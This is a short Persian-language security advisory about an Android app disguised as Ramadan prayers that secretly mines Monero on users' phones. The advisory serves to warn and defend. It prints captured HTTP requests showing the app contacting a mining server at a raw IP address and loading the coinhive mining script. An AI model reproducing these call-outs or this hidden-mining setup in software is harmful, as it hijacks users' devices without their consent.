باسمه تعالی

انتشار بدافزار استخراج کننده ارز دیجیتال تحت عنوان

ادعیه ماه رمضان


خرداد۹۷

۱ چکیده

متاسفانه تعداد بدافزارهایی که اقدام به استخراج ارز دیجیتال از دستگاه کاربران می‌کنند در حال افزایش است. در بدافزار جدیدی که با نام ادعیه ماه رمضان منتشر شده است کاربر هیچ رفتار مشکوکی از برنامه نمی‌بیند و امکان حذف برنامه توسط کاربر بسیار اندک است. اقدامات لازم جهت مسدود کردن دامنه‌های مربوطه در حال انجام شده است. کاربران بایستی از سایت های معتبر نرم افزارهای خود را انتخاب نمایند.

۲ مقدمه

برنامه رمضان یکی از بدافزارهایی است که اقدام به استخراج ارز دیجیتال از دستگاه قربانیان می‌کند. نمایی از کانال منتشر کننده برنامه و رفتار آن در شکل ۱ قابل مشاهده است.



شکل ۱

این بدافزار بدون آنکه کاربر متوجه شود، در پس‌زمینه اقدام به استخراج ارز دیجیتال مونرو[۱] کرده و از توانایی دستگاه سواستفاده می‌کند. متاسفانه در دستگاه موبایل همانند کامپیوتر کاربر متوجه تغییرات ایجاد شده یا کندی نمی‌شود و احتمال اینکه متوجه این سواستفاده شود بسیار پایین است.

[۱] Monero

درخواست به آدرس http://87.117.197.14/cr?username=Ramazan&throttle=0.5&threads=8 برای استخراج مونرو:

```
GET /cr?username=Ramezan&throttle=0.5&threads=8 HTTP/1.1
Host: 87.117.197.14
Connection: keep-alive
x-wap-profile: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
User-Agent: [redacted]
Chrome/30.0.0.0 Mobile Safari/537.36
Accept-Encoding: gzip,deflate
Accept-Language: en-US
X-Requested-With: ir.ramezanpray.ramezan
```

شکل ۲

اجرا شدن اسکریپت coinhive:

```
GET /lib/coinhive.min.js HTTP/1.1
Host: coinhive.com
Connection: keep-alive
Accept: */*
x-wap-profile: [redacted]
User-Agent: [redacted]
Chrome/30.0.0.0 Mobile Safari/537.36
Referer: http://87.117.197.14/
cr?username=Ramezan&throttle=0.5&threads=8
Accept-Encoding: gzip,deflate
Accept-Language: en-US
X-Requested-With: ir.ramezanpray.ramezan
```

شکل ۳